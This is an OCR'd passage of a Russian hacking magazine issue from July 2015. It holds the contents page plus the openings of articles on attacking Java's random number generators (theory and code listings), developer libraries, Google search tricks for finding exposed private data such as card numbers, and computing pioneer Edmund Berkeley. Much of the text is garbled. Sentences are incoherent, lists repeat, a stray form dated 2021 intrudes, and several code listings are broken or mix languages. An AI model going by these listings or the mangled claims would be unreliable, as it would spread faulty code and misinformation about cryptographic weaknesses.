ХАКЕР
№198
ИЮЛЬ 2015

Новые техники обнаружения и эксплуатации XPath/XQuery injection

Поиграем в АНБ?

Cover Story

СЛУЧАЙНОСТЕЙ НЕ БЫВАЕТ

ВЗЛОМ ГЕНЕРАТОРА СЛУЧАЙНЫХ ЧИСЕЛ JAVA

Что не так с java.util.Random и java.security.SecureRandom в самой энтерпрайзной платформе на свете?

июль 2015
№ 198

CONTENT

▶ **MEGANEWS**
Все новое за последний месяц

▶ **СЛУЧАЙНОСТЕЙ НЕ БЫВАЕТ**
Взлом генератора случайных чисел Java

▶ **ПРОТОТИПИРУЙ ПРАВИЛЬНО, ВЕРСТАЙ БЫСТРО!**
Подборка приятных полезностей для разработчиков

▶ **ПОИСК ГОЛЫМИ РУКАМИ**
Используем малоизвестные функции Google, чтобы найти сокрытое

▶ **БАЙТ ИЗ ДРУГИХ МИРОВ**
Как ретрокомпьютеры эмулируют на JavaScript

▶ **ПРОСТАК SIMON, ЭЛЕКТРОБЕЛКА И ЗЕМЛЯ БУДУЩЕГО**
Как Эдмунд Беркли создал первых роботов и предвосхитил будущее

▶ **ЗВЕРЬ О СЕМИ ГОЛОВАХ**
Налаживаем совместную работу смартфона, планшета, Android и iOS

▶ **ОСЬ ДЛЯ РУСИ**
Знакомимся с Sailfish, мобильной ОС, выбранной в качестве национальной

▶ **БИТВА ТИТАНОВ**
Новшества Android M и iOS 9 Beta с точки зрения гика

▶ **КОЛОНКА ЕВГЕНИЯ ЗОБНИНА**
Часы с кукушкой

▶ **КАРМАННЫЙ СОФТ. ВЫПУСК #9**
SmartWatch edition

▶ **EASY HACK**
Хакерские секреты простых вещей

▶ **ОБЗОР ЭКСПЛОЙТОВ**
Анализ свеженьких уязвимостей

▶ **ПЕНТЕСТЫ НА ВИРАЖАХ**
ФБР расследует дело о взломе самолета

▶ **СВЕЖИЙ ВЗГЛЯД НА XPATH/XQUERY INJECTION**
Новые техники обнаружения и эксплуатации XPath/XQuery injection

▶ **КОЛОНКА ЮРИЯ ГОЛЬЦЕВА**
Wardriving в качестве консалтинговой услуги

▶ **ИГРАЕМ В АНБ**
Взлом мобильной связи через SS7: перехват SMS, слежка и прочее

▶ **X-TOOLS**
Софт для взлома и безопасности

▶ **КОЛОНКА ДЕНИСА МАКРУШИНА**
Наступательная безопасность

▶ **ПОГРУЖЕНИЕ В METASPLOIT. ЧАСТЬ I**
Знакомимся с мощным фреймворком для анализа безопасности

▶ **ИНТЕРВЬЮ С СОЗДАТЕЛЕМ GUI ДЛЯ AV**
Андрей Федонюк про skillsets, separation of concerns и митболы

▶ **WI-FI-ДЕТЕКТОР ДЛЯ АНДРОИДА**
Сканируем радиоэфир в поисках уязвимых точек доступа

▶ **УМНЫЙ ДОМ НА JAVA**
Обзор Netty – крутейшего Java-фреймворка

▶ **АНАЛИЗ ДАННЫХ С ИСПОЛЬЗОВАНИЕМ R**
Алгоритмы классификации (часть 1): деревья решений

▶ **PYTHON НА СТЕРОИДАХ**
Измеряем производительность наших приложений без потери скорости в продакшене

▶ **ЗАДАЧИ НА СОБЕСЕДОВАНИЯХ**
Задачи от компании Acronis и решения задач от Custis

▶ **ЛИЧНАЯ ПЕЩЕРА АЛИ-БАБЫ**
Обзор программного NAS OpenMediaVault

▶ **КРИПТОФИЦИРУЕМ FREEBSD**
Использование средств криптографической защиты в ОС FreeBSD

▶ **«ПРОДАМ ГАРАЖ!»**
Рассматриваем популярные open source решения против спама

▶ **ПУТЬ ВПЕРЕД**
Знакомимся с Windows Server Technical Preview 2

▶ **FAQ**
Вопросы и ответы

▶ **WWW**
Удобные веб-сервисы

▶ **ТИТРЫ**
Кто делает этот журнал

→

MEGANEWS

APPLE ОТКРЫВАЕТ СЕРВИС MUSIC И ОБНОВИТ ОПЕРАЦИОННИКИ

На конференции Apple WWDC 2015 было сразу несколько важных анонсов: OS X обновится до версии 10.11 El Capitan, iOS 9 будет гораздо шустрее, приложения экономят на батарее, язык Swift достигнет версии 2.0, а Apple Music — новый сервис потоковой музыки — будет доступен в России. Apple Music, напомним, является аналогом Spotify, Google Play Music, Deezer. Сервис Apple Music работает с июня 2015 года в стране, включая Россию.

Apple Music — это не только потоковое вещание музыки, но и сообщество, в котором пользователи могут обсуждать музыку, делиться ею с друзьями, отслеживать исполнителей и слушать. Бывает сложно понять, какую музыку слушают ваши друзья, а Apple Music позволит отслеживать, что слушают ваши друзья, и рекомендовать музыку, которую они слушают. Также в сервисе есть радиостанции, которые, по словам Apple, «не просто проигрывают музыку, но и рассказывают о ней». Вторая важная новинка — новая часть работы с музыкой, отдельное ПО для iPhone и iPad. Еще большинство новых функций iOS 9 — Proactive, Siri, Search, Notes, Maps, News, Wallet, Passbook, Health, Keychain, Safari, Mail, Calendar, Contacts, Reminders, Clock, Photos, Keyboard, Accessibility, Spotlight, Siri, Keyboard, Accessibility, Spotlight, Siri, Keyboard, Accessibility, Spotlight, Siri

ИЮЛЬ 2021 | ВЫПУСК 07 | ТИРАЖ: 99 | ЦЕНА: 0 ₽
Hola System! 07 May 2021 | provide your registration number: 77 Mbit | show the reason for your legal

		Yes	No
Hola System! 07 May 2021			

		Yes	No
Hola System! 07 May 2021			

Name/Address of Treasurer or Court	Date: ДУ СЕНТ

Ясинский Роман
Ясинский Роман
Сергей Кузнецов

СЛУЧАЙНОСТЬ НЕ БЫВАЕТ

взлом генератора случайных чисел java

habr.com/ru/company/ruvds/blog/485294/ | habr.com/ru/company/ruvds/blog/485294/comments/
в самой энтропии? от генератора на сервер?

ВВЕДЕНИЕ

Сегодня поговорим для системных генераторов псевдослучайных последовательностей (PRNG) **java.util.Random** — фундаментальный класс для реализации генераторов псевдослучайных последовательностей в **java.security.SecureRandom** — криптографически стойкий генератор случайных чисел, который в реализации сложнее генераторов, например для генерации ключей. Поговорим о том, как его можно взломать в различных проявлениях.

Для начала, вспомним теорию на рис. 1. Внутренние состояние системы могло быть одним из нескольких (2 при выполнении условия, 3 при выполнении условия). Для каждого из состояний внутреннего состояния (Fn) с вероятностью 1/2 в выходной поток (Fn) и с вероятностью 1/2 в состояние (Fn+1).

Из общей схемы работы PRNG можно сделать следующие выводы:

- Если внутреннее состояние неизвестно, можно просто перебрать все возможные состояния и сгенерировать все последовательности (или PRNG будет сделан предсказуемо, но если алгоритм PRNG известен, то можно перебрать все последовательности).
- Если мы знаем внутреннее состояние, можно сделать прогноз — можем с вероятностью 50% (в случае простой схемы) предсказать следующее состояние.
- Если мы знаем последовательность, можем определить внутреннее состояние (**seed**), то, имея выходную последовательность, можем определить следующее состояние (внутреннее состояние, прогноз перебрать) и т.п.




Рис. 1. Работа генератора

ТЕОРИЯ JAVA.UTIL.RANDOM

Random — линейный конгруэнтный генератор, имеющий линейную функцию перехода. Внутреннее состояние — 48 бит. Для 48 бит — 2^48 = 281 474 976 710 656 состояний. Для 32 бит — 2^32 = 4 294 967 296 состояний. Для внутреннего состояния — 48 бит. Начальное внутреннее состояние (**Seed**) уникально для каждого экземпляра **Random** и для каждого вызова **Random()**. Множество инициалов **Random** будет распределено равномерно.

Для многопоточной среды — **Random** гарантирует, что каждое обращение к генератору будет независимо (новый генератор создается при каждом вызове метода nextInt(), либо берется одинаковое значение псевдослучайного генератора, при одновременном вызове нескольких потоков). Для многопоточной среды лучше использовать **ThreadLocalRandom** или использовать **Random** отдельным для каждого потока.

Рис. 2. Работа генератора

Далее будет рассмотрены атаки на внутреннее состояние, когда имеется последовательность.

Метод nextInt(). Класс/метод генератора с versions 1.7 бы вернул на экспорт. Для версии 1.8 — 1.9 — 1.10 — 1.11 — 1.12 — 1.13 — 1.14 — 1.15 — 1.16 — 1.17 — 1.18 — 1.19 — 1.20 — 1.21 — 1.22 — 1.23 — 1.24 — 1.25 — 1.26 — 1.27 — 1.28 — 1.29 —

СЛУЧАЙНОСТЕЙ НЕ БЫВАЕТ

ВЗЛОМ ГЕНЕРАТОРА СЛУЧАЙНЫХ ЧИСЕЛ JAVA

ТЕОРИЯ JAVA.SECURITY.SECURERANDOM

`SecureRandom` — это `Random` с гораздо более противоречивой историей для формирования псевдослучайной последовательности из истинно случайных чисел. Его конструкторы принимают необязательное поле типа `byte`, значение от операционной системы, параметров `/dev/urandom`, `egd.security.egd`, `securerandom.source` и `securerandom.strongalgorithms` определяют, какие из доступных алгоритмов будут использоваться в `SecureRandom` по-разному.

Проверяет JCE по значению `securerandom.strongalgorithms`. Sun имеет для реализации `NativePRNG` и `SecureRandom` `SHA1PRNG`. Реализует `NativeSecureRandom` пользуется по аналогии в Linux и Solaris, его вывод предоставляет собой значение `/dev/urandom`. Если `securerandom.strongalgorithms` не определен, то `ThreadedSeedGenerator` будет использоваться — заверяет в операционной системе и гарантирует `SecureRandom` source. Ballis seed, по-прежнему, сбор системы, основываются с помощью `Random` для формирования `getSystemTime()`, а затем результат перемешивается с помощью `SHA1`. Если `egd.security.egd` определен, то `EGDSeedGenerator` будет использовать `egd.security.egd` в `SecureRandom` для сбора seed. Если `securerandom.source` определен и `egd.security.egd` не определен, то `SecureRandom` source `/dev/random` или `/dev/urandom` в Linux и Solaris для использования в `SecureRandom` или `/dev/random` в Windows или `NativeSecureRandom` OpenJAR.

`URLSeedGenerator` работает, когда `securerandom.source` не равен `file:/dev/random` или `file:/dev/urandom`, он пытается читать байты из указанного URL. Если `securerandom.source` начинается с `file:/dev/random` или `file:/dev/urandom`, `URLSeedGenerator` использует соответствующий `/dev/random` или `/dev/urandom` (threads).

Вначале инициализация `SHA1PRNG` происходит вызов конструктора `SecureRandomSpi(byte[] seed)` — прототипа`State`, прототипа`SHA_Update()`, `SHA_Update()` вызывается с `state`, `seed` и `seed.length`, `SHA_Update()` вызывается с `state`, `0` и `seed`.

Важно отметить, что в Linux и Solaris рекомендуется изменить значение по умолчанию `securerandom.source` на `file:/dev/urandom`, поскольку `/dev/random` не как рекламируют при чтении инициализации `NativeSecureRandom` читает данные из `/dev/random` в `/dev/urandom` в Windows версиях. что `egd.security.egd` рекомендуется.

Если `egd.security.egd` определен, работает `SecureRandom`, пока перейти к прямому. Возможно использование собственного поставщика `SecureRandom`. Если `securerandom.strongalgorithms` имеет конкретное значение seed и seed-генератор обычно определяется `securerandom.source`.

Листинг 6. Инициализация через конструктор неизвестным seed

```
SecureRandom rng = new SecureRandom(new byte[3].toString());
...getBytes();
```

2. `SecureRandom` инициализируется методом `setSeed` значением seed с `securerandom.source` по умолчанию: потребуется (листинг 7).

Листинг 7. Передача неизвестного seed в setSeed() перед вызовом nextBytes()

```
SecureRandom rng = new SecureRandom();
rng.setSeed(System.currentTimeMillis());
byte[] randomBytes = new byte[20];
rng.nextBytes(randomBytes);
```

Листинг 8. Генерация 1 бита seed

```
srandom = new SecureRandom(arguments.get(ARG_SESSION_SEED) == null ?
    (TSAC* ss = (TSAC*)[self getSessionSpecifiedFor:ARG_SESSION_SEED]).
    getBytes(1);

synchronized(lockingGenerateSeed) {
    [self initWithSecureSeed:seed];
    // TODO seed randomly if seed == nil
    return Utils.base64Encode(seed);
}
```

Листинг 9. Формируем seed с помощью getSystemTime()

```
private byte[] getSystemTime(int[] offsetsArray) throws Exception {
    if (offsetsArray == null || offsetsArray.length == 0) {
        throw new Exception("wrong set parameters before getSystemTime() call");
    }
    if (rnd == null) {
        rnd = new SecureRandom();
    }
    try {
        ByteArrayOutputStream ret = new ByteArrayOutputStream();
        int[] tmp = new int[1];
        int[] offset = new int[1];
        int[] aux = new int[1];
        for (int i = 0; i < offsetsArray.length; i++) {
            offset[0] = offsetsArray[i];
            aux[0] = 0;
            long[] ts = new long[2];
            ts[0] = System.currentTimeMillis();
            ts[1] = ts[0];
            while (ts[0] == ts[1]) {
                ts[1] = System.currentTimeMillis();
                tmp[0] = (int)(ts[1] % (1 << offset[0]));
                aux[0] = aux[0] ^ tmp[0];
                offset[0] -= 1;
                if (offset[0] == 0) {
                    offset[0] = offsetsArray[i];
                }
                try {
                    Thread.sleep(1);
                } catch (InterruptedException ie) {
                    ie.printStackTrace();
                }
            }
            ret.write(aux[0]);
            if (ret.size() == 20) {
                break;
            }
        }
        byte[] result = ret.toByteArray();
        ret.reset();
        return result;
    } catch (Exception e) {
        e.printStackTrace();
        throw e;
    }
}
```

LLC использует алгоритм Дейкстры с обращением CPU для создания пары seed-генераторов. Для каждого seed-генератора создается отдельный поток, который выполняется в бесконечном цикле. Переменная инкрементируется в каждом цикле. Через 1 миллисекунду (1 мс) переменная инкрементируется снова. Переменная сохраняется в потоке seed-генератора. Основной поток ожидает seed-генераторы, чтобы определить какие из них сначала инкрементируют переменную. Основной поток использует значения, полученные от seed-генераторов. Для уменьшения влияния внешнего фактора, основной поток использует XOR для объединения значений seed-генераторов. Данный алгоритм был реализован в Oracle Critical Patch Update за октябрь 2014 года.

Третьим компонентом генератора пакет инициализации `SecureRandom` является `JaCOSB` — реализация ORB Object Request Broker) в Java. `JCOSB` его использует для предотвращения перехватывающей атаки на пакеты на уровне платформы. Серверы приложений `JBoss` и `JONAS` содержат библиотеки `JaCOSB`. `JaCOSB` использует `SSLSocketFactory` для создания `SSLSocket` для ORB. `JaCOSB` использует с помощью `SSL` (SSLSOP). Листинг 10 и 11 показывает, как SSLSOP реализован в `JaCOSB`.

Листинг 10. Формируем класс org.jacorb.security.ssl.sun_jsse.JSHandshakeSocketFactory

```
SecureRandom sr = new SecureRandom();
sr.setSeed(0);

return rnd;

...

Листинг 11. Формируем класс
    org.jacorb.security.ssl.sun_jsse.SSLSocketFactory
SSLContext ctx = SSLContext.getInstance("SSL");

ctx.init(km != null? null : km.getKeyManagers(),
         trustManagers,
         sslRandom.getSecureRandom());

return ctx.getSocketFactory();
```

В классе `JSHandshakeSocket` создается экземпляр `SecureRandom` инициализирует `SSLSocketFactory` с экземпляром `SecureRandom` и передает его в `SSLSocket` и `SSLSocketFactory` для инициализации `SSLSocket`. Если `SSLSocket` использует `SSLSocketFactory` с `SecureRandom` инициализирован, `SSL` handshake и передает не в сеанс `session-manager`, который выполняет `SSL` handshake. Затем ключ передается в `Kerberos`, который расширяет `SSL`.

Листинг 12. Генерация byte seed в генераторе generateSeed()

```
int[] o = offset, i = length, lv=1;
buffer[i] = (byte) (system[0].value * system[1].value *
system[2].value);
while (i > 0) {
    buffer[i] = (byte) (system[0].value * system[1].value *
    system[2].value * system[3].value);
    Thread.yield();
}
```

Проблема в том, что генераторы может интерпретировать это значение потока и продолжить его исполнение (рис. 14).

Рис. 14 показывает, что генератор при вызове `generateSeed` на системе с одним ядром. Поскольку `Thread.yield()` вызывается в цикле, генератор не может выполнить свою работу пока поток не завершит свое выполнение, что вызывает всплеск ресурсов.

Thread.yield()
Thread.yield()
Thread.yield()

ПРОТОТИПИРУЙ ПРАВИЛЬНО, ВЕРСТАЙ БЫСТРО

ПОДБОРКА ПРИЯТНЫХ ПОЛЕЗНОСТЕЙ ДЛЯ РАЗРАБОТЧИКОВ

Мы живем в прекрасном мире, где программисты не стесняются выкладывать различные вкусности в паблик — нужно лишь знать, где их искать. Достаточно побродить по GitHub и другим площадкам для размещения кодов, и ты найдешь решение для любой проблемы. Даже для той, которой у тебя до этого момента и не было.

Илья Пасынок
Игорь Сенин

AutoLayout.js

github.com/ryanhanwu/autolayout.js

Существует множество различных фреймворков для удобных, правильных сеток, вроде Bootstrap, Foundation, Webflow, которые поддерживают свой синтаксис разметки веб-страницы, «похожий» классическое представление о верстке с HTML и CSS. Многие из них сбили свою аудиторию, но сотрудники пойдут ремы, вероятно, с самым почтением могут нестандартного позиционирования элементов на странице. Для таких ребят и предназначен AutoLayout.js. Библиотека AutoLayout.js — Auto Layout для веб-приложений, использующих расширенных (устаревшим) ограничений и VFL (Visual Format Language), которые использовался которым Layout Apple в iOS и OSX.

Ну а AutoLayout.js, как это уже догадался, интерпретирует данный синтаксис в таком формате. Пример написан на EBL и его основе лежит библиотека Canvasnoy.js. github.com/ryanhanwu/canvasnoy.js для построения гибких, динамичных и интерактивных элементов с использованием ограничений. Также есть отдельные инструменты для отображения синтаксиса.


Синтаксис прост: **[element]{[attribute]:[attribute]} {-[element] {}** — каждый раз обрамляется элемент, а между ними в квадратных скобках через запятую описываются внутренние блоки (синтаксис визуально напоминает результат, а в курсивы скобки — зависимость между ними. Для описания сетки используется конструкция вида: V:[,,]. Я отлично лишь самый базовый пример: **[parent]{V:[,,]}**. Для сетки с более сложным несколько не нужно лишь сенсы HTML и CSS.

Важно упомянуть, что, еще по ТОбо лишь AutoLayout.js на данный момент обеспечивает не более сложные это возможностей. Тем не менее проект достаточно перспективен.

Dynamics.js

http://dynamicsjs.com/

Еще одна библиотека для фанатов правильных анимаций, основанная на CSS. Dynamics.js вырвался прыщавит на GitHub и за неделю собрал на Более 3000 звезд. Анимации работают как для HTML-элементов, так и для DIO. А анимика (включается в следующем спектр frequency, friction, antiopacityfloor, antiopacityfriend) — с ее помощью у тебя всегда будет полнокровный и в то же время правильный для анимации графика бегал.




EON

github.com/eonhub/eon

Проект от создателей Github, которые занимаются стремлением данных между любыми устройствами: веб-ов, мобильным и IoT. А EON представляет собой реализованные для этого API. Сейчас он поддерживает по D3 (для графиков) и ноутбук (для встраивания карт).

```
var channel = "T-0-demo" + Math.random();
eon.chart({
  channel: channel,
  generate: {
    bindto: '#chart',
    data: {
      labels: true,
      type 'donut'
    }
  }
});
var pubnub = PUBNUB.init({
  publish_key: 'demo',
  subscribe_key: 'demo'
});
setInterval(function(){
  pubnub.publish({
    channel: channel,
    message: {
      columns: [
        ['Austin', Math.floor(Math.random) * 30],
        ['New York', Math.floor(Math.random) * 30],
        ['San Francisco', Math.floor(Math.random) * 30],
        ['Portland', Math.floor(Math.random) * 30]
      ]
    }
  });
}, 1000);
```



Legit

github.com/kylefarris/legit

«Git for Humans», Inspired by GitHub for Mac™». Удобный синтаксический сахар для Git.

```
legit -[branch]                 — синхронизирует выбранную ветку. Соответствует Git-вы
legit -[branch] [--]            — выкачивает выбранную ветку. Соответствует Git-вы
legit -[branch] --publish       — выкачивает выбранную ветку и пушит ее на origin
legit -[branch] --unpublish     — удаляет выбранную ветку.
```

Legit
Branches | Commits | Stash | Stats & Graphs
Branch: master
Git Workflow for Humans
Clone
Clone/Install a collaborator's branch
Clone/Install a remote branch
Create a new branch
Switch to a branch
Stash changes
Unstash changes
Sync branch with remote
Publish a branch
Unpublish a branch
Sync all branches with remote
Fetch remote changes
Resolve merge conflicts
Undo last commit
Undo last commit (keep changes)
Undo last commit (lose changes)
Undo last merge
Undo last merge (keep changes)
Undo last merge (lose changes)
Undo last rebase
Undo last rebase (keep changes)
Undo last rebase (lose changes)
Undo last pull
Undo last pull (keep changes)
Undo last pull (lose changes)
Undo last publish
Undo last publish (keep changes)
Undo last publish (lose changes)
Undo last unpublish
Undo last unpublish (keep changes)
Undo last unpublish (lose changes)
Undo last stash
Undo last stash (keep changes)
Undo last stash (lose changes)
Undo last stats & graphs
Undo last stats & graphs (keep changes)
Undo last stats & graphs (lose changes)
Undo last branch
Undo last branch (keep changes)
Undo last branch (lose changes)

ПОИСК ГОЛЫМИ РУКАМИ

ИСПОЛЬЗУЯ МАЛОИЗВЕСТНЫЕ ФУНКЦИИ GOOGLE, ЧТОБЫ НАЙТИ СКРЫТОЕ

Автор: Кристофер Сулер

Получение частных данных не всегда означает взлом — иногда они сообщаются кому-то общим доступом. Знание частоты Google и навыки суперзапроса позволят найти массу интересного — от номеров кредиток до документов ЦБР.

В интернете сотрудники пишут всё подряд, иногда забывая, что отправили кому-то ссылку на свой общий доступ. Поисковики индексируют такие ссылки, и на Рейтинг ставят или не отправляют на модерацию. Поисковики не могут отличить общий доступ от обычного, поэтому в результаты попадают и общие документы, которые Google считает полезными. Очень часто просто — нужно лишь знать, как правильно спросить.

Внимание! Данная статья предназначена только для ознакомления. Ни редакция, ни авторы не несут ответственности за возможный вред, нанесенный в результате использования материалов статьи.

ИЩЕМ ФАЙЛЫ

Для начала мы ищем бесплатные файлы: мы, что плохо, не будем тратить на поиск платных. Для ограничения поиска по расширению используем оператор filetype. Для ограничения поиска по домену — site. Для поиска по ключевым словам — intitle. Для поиска по ключевым словам в URL — inurl. Для поиска по ключевым словам в тексте ссылки — allintext. Для поиска по ключевым словам в тексте ссылки — allinurl. Для поиска по ключевым словам в тексте ссылки — allintitle. Для поиска по ключевым словам в тексте ссылки — allinanchor. Для поиска по ключевым словам в тексте ссылки — allinlinks

БАЙТ ИЗ ДРУГИХ МИРОВ

КАК РЕТРО-КОМПЬЮТЕРЫ ЭМУЛИРУЮТ ИЛ JAVASCRIPT

Ник Педдерсен

Вышедшая пока лишь экспериментальная Firefoxbeta 7 на это время выпуска 7.0 не рассчитана, но в ней уже есть поддержка WebGL, которая пригодится не только играм, но и для эмуляции аппаратного ускорения.

Эмуляция постоянно добавляет стабильности и производительности. Вы можете сами проверить, насколько быстрее стала Firefoxbeta 7 по сравнению с предыдущими версиями, запустив в ней JavaScript-версию Quake, которая позволяет при помощи JavaScript эмулировать отдельные технологии и HTML, отличные. Сайты, которые раньше не работали, теперь могут заработать.

Эмуляция JavaScript-кода в Firefoxbeta 7 ускорена в среднем в 3 раза, а в ряде случаев, типичных в использовании игр, даже в 10 раз. Следующая версия Firefoxbeta 7 будет еще быстрее, поскольку в ней будет использоваться JIT-компилятор, который ускорит выполнение JavaScript-кода еще в 10 раз. Кроме того, в Firefoxbeta 7 будет поддержка JavaScript-библиотеки, позволяющая использовать в HTML, стилевых. Сайты, которые раньше не работали, теперь могут заработать.

ПРОСТАК SIMON, ЭЛЕКТРОБЕЛКА И ЗЕМЛЯ БУДУЩЕГО

КАК ЭДМУНД БЕРКЛИ СОЗДАЛ ПЕРВЫХ РОБОТОВ И ПРЕДВОСХИТИЛ БУДУЩЕЕ

Евгений Волынцев
Старший редактор

Эдмунд Беркли — один из пионеров IT-индустрии. В пятидесятые годы он разработал компьютер Simon — Raspberry Pi своего времени. Его исследования в области робототехники опередили время ещё сильнее: сегодняшние пылесосы Roomba и автомобили Google — дальние потомки электробелки Эрнеста, которую придумал Беркли.

В затемненной комнате, дюжина жужа мотором, суетится странная масинка. Он тщательно осматривает помещение в поисках тончайшего мела, потом один из добровольцев-зрителей оскаливает фонарном. Обнаружив его, масинка начинает до-бить. Лаем. Вращая один из фотоэлементов снова, он быстро разворачивается и несется к своему «гнезду» — над которым висит вам плка. «Гнездо» — это автоматическая подзарядка, на которой рче ниал несколько соблюдения ранее ничего. Подышав к своей базе, устройство сбрасывает мел в сосиа и тут же бежит за новым шариком. Зрители ликуют, поощряя ма дуру новые мелки и фонари.

Это было в середине августа 1951 года на кораблях шата Мичиганского и Мичиганского озера. Изобретение электронной белки Эрнеста Беркли создал коллегия инженеров под руководством Эдмунда Беркли (Edmund Berkley) — крупнейшего специалиста в неуклонного потребителя компьютерных технологий и робототехники.

СТРАХОВАНИЕ, UNIVAC И МАШИНЫ, КОТОРЫЕ ДУМАЮТ.

Фигура Эдмунда Беркли в истории компьютеров не вписывается в привычные тоо прошлого столетия — время, когда электронщики двигались вперёд, сломя голову, перепрыгивая через ограничения, которые сегодняшние инженеры ста. Казалось, перед ограничения «если бочки пороху не хватит?» Ивлиоп эти ощущения в 1930 году напомнили Беркли — молодого выпускника Гарвардского университета, которому хотелось изучать «новое» сферическое страховой компании Mutual Life Insurance. Блестящий математик, энергично пытающийся применить в бухгалтерии дифференциальное исчисление, Беркли вскоре заинтересовался проектами стареющей страховой компании США Prudential Insurance of America, которая не нашла способа автоматизации делопроизводства своего бизнеса. С 1934 года Беркли начинает работать в Prudential и вскоре становится ведущим специалистом по автоматизации.


Именно в этот момент он впервые знакомится с первыми компьютерами и энтузиастами их разработки. В 1939 году сотрудник Беркли знакомит с Джорджем Стибицем (George Stibitz) — исследователем центра Bell Labs. Уникальный калькулятор Стибица, созданный на базе обычных электромеханических реле, мог выполнять сложные вычисления для расчетов по телефонной линии и распечатывать результаты на телетайпной ленте. Эта сложностью разработка и массой поклонников среди Беркли вскоре обнаружил использования компьютеров обычными людьми. Вряд ли среди «электронных мозгов» достаточно было сделать простой калькулятор, который мог выполнять сложные вычисления. Нужно было сделать машину, связанную с компьютерным технологиям. Дальнейшая популяризация

Работает в Гарварде. Беркли участвовал в создании компьютера MARK I.

Джек Вторая мировая война не смогла сбить Беркли с этого пути. Призванный на службу в военно-морской флот, он в качестве математика попадает в лаборатории Дортмута (Daugan Lab), которая занималась баллистическими расчетами для средней военно-морских сил и бортовой артиллерии. Результаты работы Беркли в Дортмуте, в частности, стали основой для создания операционной шкалы Гаррера Эйкена (Howard Aiken), где велись разработки электромеханических вычислителей для нужд флота. Там Беркли знакомится с MARK I — первым компьютером с перфокарт и перфолент, разработанным Эйкеном. Эйкен и сотрудничает с Беркли в создании цикл. Кем он он принимает активное участие в создании MARK II.

Наиболлсмкие Берклн стал пригодится ему и в послевоенное время, когда он возвращается на свою работу в Prudential Insurance. В 1948 году для нужд компании Беркли разрабатывает специфицирует вычислителя, что позволяет ему в дальнейшем стать ведущим специалистом по компьютерным технологиям. Беркли знакомится с первыми компьютерами UNIVAC, производимыми для военной области. Деятельность Беркли заинтересовала, а это противоречит его убеждениям «вывода достаточной информации, которая позволяет любому человеку. Между тем условия контракта с Prudential Insurance запрещают Беркли публиковать «конфиденциальную информацию» своей работы и занимаясь ею лично, кроме основных проектов.

Именно это ограничение приводит к тому, что в 1947 году Эдмунд Беркли расторгает бизнес-контракт ради работы в качестве независимого консультанта. Теперь Беркли может свободно заниматься теоретическими вопросами робототехники и исследованиями искусственного интеллекта.



Книга Эдмунда Гиант Брэйнз и Машины, которые думают, вышедшая вслед за его первой книгой о компьютерах.

Кроме обыкновенной деятельности, свободное предпринимательство позволяет Беркли сделать первый шаг навстречу мечте — она вылита в 1949 году в виде статьи. Он описал «мозг», или Машину, которая думает». В ней он в живом, популярной форме рассказывает о принципах работы компьютера, а также выдвигает и теплую авторитету компьютера. В качестве наглядных примеров он приводит «Электронную белку» — прототип робототехники и возможности компьютеров, с которыми ему посчастливилось познакомиться в Bell Labs, Гарвардском университете и Дортмутской лаборатории. Статья произвела огромный резонансный эффект. Но главной изюминкой книги были не эти могучие вычислители, а детальное описание «умной» робототехники, которой сам Беркли назвал «Электронную белку» или просто Простак Саймон» (Simple Simon).

Сам Беркли в своей книге «Гиант Брэйнз — Машины, которые думают» (Giant Brains or Machines that think) описывает свою «Электронную белку» — Простак Саймон — как «Машину, которая ищет пищу, которая ищет пищу, которая ищет пищу».

Объяснение в своей книге принципа работы компьютера, которое Беркли называет «Электронным мозгом».

Кроме обыкновенной деятельности, свободное предпринимательство позволяет Беркли сделать первый шаг навстречу мечте — она вылита в 1949 году в виде статьи. Он описал «мозг», или Машину, которая думает». В ней он в живом, популярной форме рассказывает о принципах работы компьютера, а также выдвигает и теплую авторитету компьютера. В качестве наглядных примеров он приводит «Электронную белку» — прототип робототехники и возможности компьютеров, с которыми ему посчастливилось познакомиться в Bell Labs, Гарвардском университете и Дортмутской лаборатории. Статья произвела огромный резонансный эффект. Но главной изюминкой книги были не эти могучие вычислители, а детальное описание «умной» робототехники, которой сам Беркли назвал «Электронную белку» или просто Простак Саймон» (Simple Simon).

В книге есть и фольклорные отсылки к детским стишкам. Пример из книги.


Схема работы компьютера Simon и в конце — сигнал, что «Пирог» — обыкновенно на подходе

SIMPLE SIMON. КОМПЬЮТЕР ДЛЯ КАЖДОГО

Робототехника в Беркли всегда была тесно связана с компьютерами, если не самыми первыми персональными компьютерами с открытой архитектурой и стоимостью ниже 1000 долларов. Первый из таких компьютеров — Simple Simon — Беркли разработал еще в 1949 году, а первая статья о нем вышла в трехмесячном Сталке, опубликованном в 1950. 1951 года в журнале Radio-Electronics.

Статья называлась «Простак Саймон» Беркли Простак Саймон» и выпускает бет пятень. Computers and Automation — вкдимо, самое первое специализированное компьютерное издание. Сегодня подобные журналы уже никого в его собственных, любой калькулятор собрал своего «простака». Сам же Беркли в Автосалоне 1950 года представил на выставке вычислитель «Электронный мозг», которым был расчленен целлюлоз и ученорстоечкие в качестве отличных доказательств «Электронный мозг» — Simple Simon — Беркли.

Простак Саймон — это электромеханическое устройство, которое ищет пищу. Он оборудован 129 реле, шаговый переключатель и считывать стандартный «отверстия» перфоленты, которые, в зависимости от расположения, «кидают» или «не кидают» в ответ на переключатели на своей передней панели. Результаты «кидания» отображались, в данных — результатами. Аналогично логическое устройство «Саймона» — это процессор — подключено к нем по отдельным реле и «кидает» обратно шаги. В конструкции устройства было да «Саймон» использовал пять лампочек, расположенных на передней панели.



Статья в Радио-Электроникс в которой рассказывается о компьютере.

Вход
Шина
Выход
Управление
Арифметика
АЛУ
Аккумулятор
Регистр
Сумматор
Электромеханическая часть — почти логика компьютера Simon
Input
Output
Control
Relay
Relay
Relay

← Начало статьи

ПРОСТАЯ SIMON, ЭЛЕКТРОБЕЛКА И ЗЕМЛЯ БУДУЩЕГО

ОТ МЫШИ ФРАНКЕНШТЕЙНА ДО ЭЛЕКТРОБЕЛКИ SQUEE

